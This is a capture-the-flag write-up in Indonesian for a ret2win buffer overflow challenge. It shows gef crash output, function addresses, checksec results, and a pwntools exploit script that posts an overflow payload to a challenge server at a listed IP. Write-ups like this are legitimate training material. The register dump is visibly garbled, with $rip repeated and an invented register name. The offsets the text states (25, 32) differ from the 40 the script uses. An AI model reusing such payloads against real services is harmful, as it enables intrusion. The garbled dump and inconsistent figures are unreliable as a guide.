Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Content-Type: text/plain

aaaaaaabaaaaaaacaaaaaaadaaaaaaeaaaaaafaaaaaagaaaaaahaaaaaaiaaaaaajaaaaakaaaaalaaaaamaaaaanaaaaaoaaaaapaaaaaqaaaaaraaaaasaaaaataaaaauaaaaavaaaaawaaaaaxaaa
aaayaaaaazaaaaabaaaaabcaaaaabdaaaaabeaaaaabfaaaaaabgaaaaabhaaaaabiaaaaabjaaaaaabkaaaaablaaaaabmaaaaaabnaaaaaabpaaaaabqaaaaabraaaaabsaaaaabtaaaaabuaaaaaabvaaaaab
waaaaabxaaaaabyaaaaabzaaaaaacaaaaaaccaaaaacdaaaaaaccaaaaacefaaaaacgaaaaachaaaaaalaaaaacjaaaaackaaaaaklaaaaacmaaaaacnaaaaaacoaaaaacpaaaaacqaaaaacraaaaacsaaaaactaaaaacuaaa
aacvaaaaacwaaaaacxaaaaacyaaaaaczaaaaaadbaaaaadcaaaaaddbaaaaadeaaaaadfaaaaadgaaaaadhaaaaadhfaaaaadjaaaaadkaaaaadlaaaaadmnaaaaadnaaaaadoaaaaadpaaaaadqaaaaadraaaaadsaaaaad
taaaaaduaaaaadvaaaaadwaaaaadxaaaaadyaaaaadzaaaaaebaaaaaeceaaaaadeaaaaaefaaaaaegaaaaaehaaaaaeiaaaaaejaaaaaekaaaaaeklaaaaaemaaaaaenaaaaaeoaaaaaepaaaaaeqaaaaaeraaa
aaesaaaaaetaaaaaeuaaaaaeveaaaaaewaaaaaexaaaaaeyaaaaaefaaaaaefbaaaaafcaaaaaf
[Program terminated with signal SIGSEGV, Segmentation fault]
gef>
```

Setelah memasukkan pattern yang melebihi buffer, maka program akan crashed dan kita akan langsung diberikan tampilan yang berisi informasi dari pointer-pointer yang digunakan serta valuenya. Dari sini akan terlihat bahwa value "rbp" yang mana merupakan return pointer sudah teroverwrite oleh inputan kita.

```
0x000000004012d8 in vuln ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax: 0x409
$rbx: 0x007fffffd138 -> "qaaaaabraaaaaabaaaaabtaaaaaabuaaaaaabvaaaaabwa[...]"
$rcx: 0x0
$rdx: 0x0
$rbp: 0x007fffffd1e0 -> "faaaaaagaaaaaahaaaaaaiaaaaaajaaaaaakaaaaaala[...]"
$rbx: 0x6161616161616165 ("eaaaaaa?")
$rst: 0x000000004052a0 -> "aaaaaf2\naaaaaabaaaaaaacaaaaaadaaaaaaeaaaaaafa[...]"
What's: 0x007fffffd890 -> 0x007ffff7c1fe70 -> <funlockfile@0> mov rdi, QWORD PTR [rdi+0x88]
$rip: 0x000000004012d8 -> <vuln+96> ret
$eip: 0x0
$fp: 0x73
$rip: 0x0
$rip: 0x202
$rip: 0x0
$rip: 0x007fffffd148 -> "aaaaabtaaaaaabuaaaaaabvaaaaabwaaaaabxaaaaabya[...]"
$rip: 0x000000004031c0 -> 0x000000004011c0 -> <_do_global_dtors_aux+0> endbr64
$rip: 0x007fffffd020 -> 0x007ffff7fe20 -> 0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $es: 0x2b $ds: 0x00 $fs: 0x00 $gs: 0x00

0x007fffffd1e0+0x0000: "faaaaaagaaaaaahaaaaaaiaaaaaajaaaaaakaaaaaala[...]" + $rsp
0x007fffffd1e0+0x0008: "qaaaaaahaaaaaaiaaaaaajaaaaaakaaaaaalaaaaaama[...]"
0x007fffffd1e0+0x0010: "haaaaaaiaaaaaajaaaaaakaaaaaalaaaaaamaaaaaana[...]"
0x007fffffd1e0+0x0018: "laaaaaajaaaaaakaaaaaalaaaaaamaaaaaanaaaaaapa[...]"
0x007fffffd1e0+0x0020: "jaaaaaaKaaaaaaiaaaaaadmaaaaaadnaaaaaoaaaaaapa[...]"
0x007fffffd1e0+0x0028: "kaaaaaaiaaaaaamaaaaaanaaaaaaopaaaaaaapa[...]"
0x007fffffd1e0+0x0030: "laaaaaamaaaaaanaaaaaaopaaaaaaapa[...]"
0x007fffffd1e0+0x0038: "maaaaaanaaaaaaopaaaaaaapa[...]"

0x4012d1 <vuln+89> call 0x4010a0 <puts@plt>
0x4012d6 <vuln+94> nop
0x4012d7 <vuln+95> leave
- 0x4012d8 <vuln+96> ret
[i] Cannot disassemble from $PC

[#0] Id 1, Name: "main", rStopped 0x4012d8 in vuln (), reason: SIGSEGV
```

Kita bisa melakukan pencarian berdasarkan pattern yang ada pada pointer “rbp” dengan command “pattern search xxxxx”.

```
Undefined command: "sS". Try "help".
gef> pattern search eaaaaaaaaa
[+] Searching for 'eaaaaaaaaa'
[+] Found at offset 25 (little-endian search) likely
[+] Found at offset 32 (big-endian search)
gef> █
```

Dari sini maka didapatkan offset sesuai dengan yang ditampilkan oleh IDA yaitu sebesar 32 bytes.

2. Mencari address dari win function

Setelah mendapatkan buffer yang sesuai, maka kita perlu melakukan jump pada address yang tepat. Pada soal ini, kita ingin langsung jump pada sebuah function bernama “win” yang mana isinya adalah sebuah function untuk membaca flag. Untuk mendapatkan address dari function tersebut, kita bisa menggunakan gdb dengan command “info functions” atau “disassemble win”.

```
(No debugging symbols found in main)
gef> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x00000000004010a0 puts@plt
0x00000000004010b0 fclose@plt
0x00000000004010c0 printf@plt
0x00000000004010d0 fgets@plt
0x00000000004010e0 fopen@plt
0x00000000004010f0 __isoc99_scanf@plt
0x0000000000401100 exit@plt
0x0000000000401110 _start
0x0000000000401140 _dl_relocate_static_pie
0x0000000000401150 deregister_tm_clones
0x0000000000401180 register_tm_clones
0x00000000004011c0 __do_global_dtors_aux
0x00000000004011f0 frame_dummy
0x00000000004011f6 win
0x0000000000401278 vuln
0x00000000004012d9 main
0x0000000000401304 _fini
```

Dari command di atas terlihat bahwa address win adalah “0x00000000004011f6”, namun terkadang address tersebut tidak membuahkan hasil sehingga diperlukan

address lain yang mengarah ke fungsi yang sama. Untuk mendapatkan hal ini, kita bisa menggunakan command “disassemble win”.

```
gef> disassemble win
Dump of assembler code for function win:
0x000000004011f6 <+0>:    endbr64
0x000000004011fa <+4>:    push    rbp
0x000000004011fb <+5>:    mov     rbp, rsp
0x000000004011fe <+8>:    sub     rsp, 0x90
0x00000000401205 <+15>:   lea     rax, [rip+0xdf8]      # 0x402004
0x0000000040120c <+22>:   mov     rsi, rax
0x0000000040120f <+25>:   lea     rax, [rip+0xdf0]      # 0x402006
0x00000000401216 <+32>:   mov     rdi, rax
0x00000000401219 <+35>:   call    0x4010e0 <fopen@plt>
0x0000000040121e <+40>:   mov     QWORD PTR [rbp-0x8], rax
0x00000000401222 <+44>:   cmp     QWORD PTR [rbp-0x8], 0x0
0x00000000401227 <+49>:   je      0x401275 <win+127>
0x00000000401229 <+51>:   mov     rdx, QWORD PTR [rbp-0x8]
0x0000000040122d <+55>:   lea     rax, [rbp-0x90]
0x00000000401234 <+62>:   mov     esi, 0x80
0x00000000401239 <+67>:   mov     rdi, rax
0x0000000040123c <+70>:   call    0x4010d0 <fgets@plt>
0x00000000401241 <+75>:   mov     rax, QWORD PTR [rbp-0x8]
0x00000000401245 <+79>:   mov     rdi, rax
0x00000000401248 <+82>:   call    0x4010b0 <fclose@plt>
0x0000000040124d <+87>:   lea     rax, [rbp-0x90]
0x00000000401254 <+94>:   mov     rsi, rax
0x00000000401257 <+97>:   lea     rax, [rip+0xdb2]      # 0x402010
0x0000000040125e <+104>:  mov     rdi, rax
0x00000000401261 <+107>:  mov     eax, 0x0
0x00000000401266 <+112>:  call    0x4010c0 <printf@plt>
0x0000000040126b <+117>:  mov     edi, 0x0
0x00000000401270 <+122>:  call    0x401100 <exit@plt>
0x00000000401275 <+127>:  nop
0x00000000401276 <+128>:  leave
0x00000000401277 <+129>:  ret
End of assembler dump.
```

Sekarang kita sudah mendapatkan address dari fungsi “win”.

3. Melakukan pengecekan pada konfigurasi keamanan binary

Agar kita bisa membuat exploit yang tepat, maka kita perlu mengetahui konfigurasi keamanan yang diterapkan pada binary ini. Untuk melakukan hal tersebut, kita bisa menggunakan gdb dengan command “checksec”.

```
gef> checksec
[*] checksec for '/home/kali/Desktop/pwn/main'
[*] .gef-2b72f5d0d9f8f218a91cd1ca5148e45923b950d5.py:L8764 'checksec' is deprecated and will be removed in a feature release. Use Elf(fname).checksec()
Canary      :   
NX           :   
PIE         :   
Fortify     :   
RelRO      : Partial
```

4. Melakukan pengecekan pada architecture binary

Hal ini diperlukan agar penulisan dari address yang kita buat pada exploit kita tepat dan dapat dibaca oleh program. Untuk melakukan hal ini, kita bisa menggunakan command “file” atau “rabin2 -l main”

```
(kali@kali)~/Desktop/pwn
$ file main
main: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cfabf42b3d80d9602843147acc6b6a35a0b48c, for GNU/Linux 3.2.0, not stripped
```

```
(kali@kali)-[~/Desktop/pwn]
$ rabin2 -I main
arch      x86
baddr     0x400000
binsz     14268
bintype   elf
bits      64
canary    false
class     ELF64
compiler  GCC: (Ubuntu 11.3.0-1ubuntu1~22.04) 11.3.0
crypto    false
endian    little
havecode  true
intrap    /lib64/ld-linux-x86-64.so.2
laddr     0x0
lang      c
linenum   true
lsyms     true
machine   AMD x86-64 architecture
nx        true
os        linux
pic       false
relocs    true
relro     partial
rpath     NONE
sanitize  false
static    false
stripped  false
subsys    linux
va        true
```

Keduanya memberikan hasil yang sama, yaitu bahwa binary tersebut berjalan dengan architecture 64 bit.

Dari langkah-langkah tersebut, maka kami membuat sebuah exploit untuk melakukan ret2win. Script exploitnya adalah sebagai berikut.

```
from pwn import *
import requests as req

url = "http://103.49.238.77:17858/pwny.cgi"

elf = ELF("./main")
p = elf.process()
win = p64(0x00000000004011fb)
size = 40

payload = b"A"*size
payload += win
payload += b"B"*4

hasil = req.post(url, data=payload)
print(hasil.text)
```

Dengan dijalankannya exploit tersebut, maka kita akan mendapatkan flag dari challenge ini.

```

kali@kali: ~/Desktop/pwn
$ python2 solve.py
/usr/share/offsec-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] /home/kali/Desktop/pwn/main
Arch: amd64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] Starting local process '/home/kali/Desktop/pwn/main': pid 4287
What's AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0v11?
FLAG: TECHCOMFEST23{F1RsT_t1m3_PwNiNg_tHR0uGh_W3B_hUH?}
[*] Stopped process '/home/kali/Desktop/pwn/main' (pid 4287)

```

Flag = TECHCOMFEST23{F1RsT_t1m3_PwNiNg_tHR0uGh_W3B_hUH?}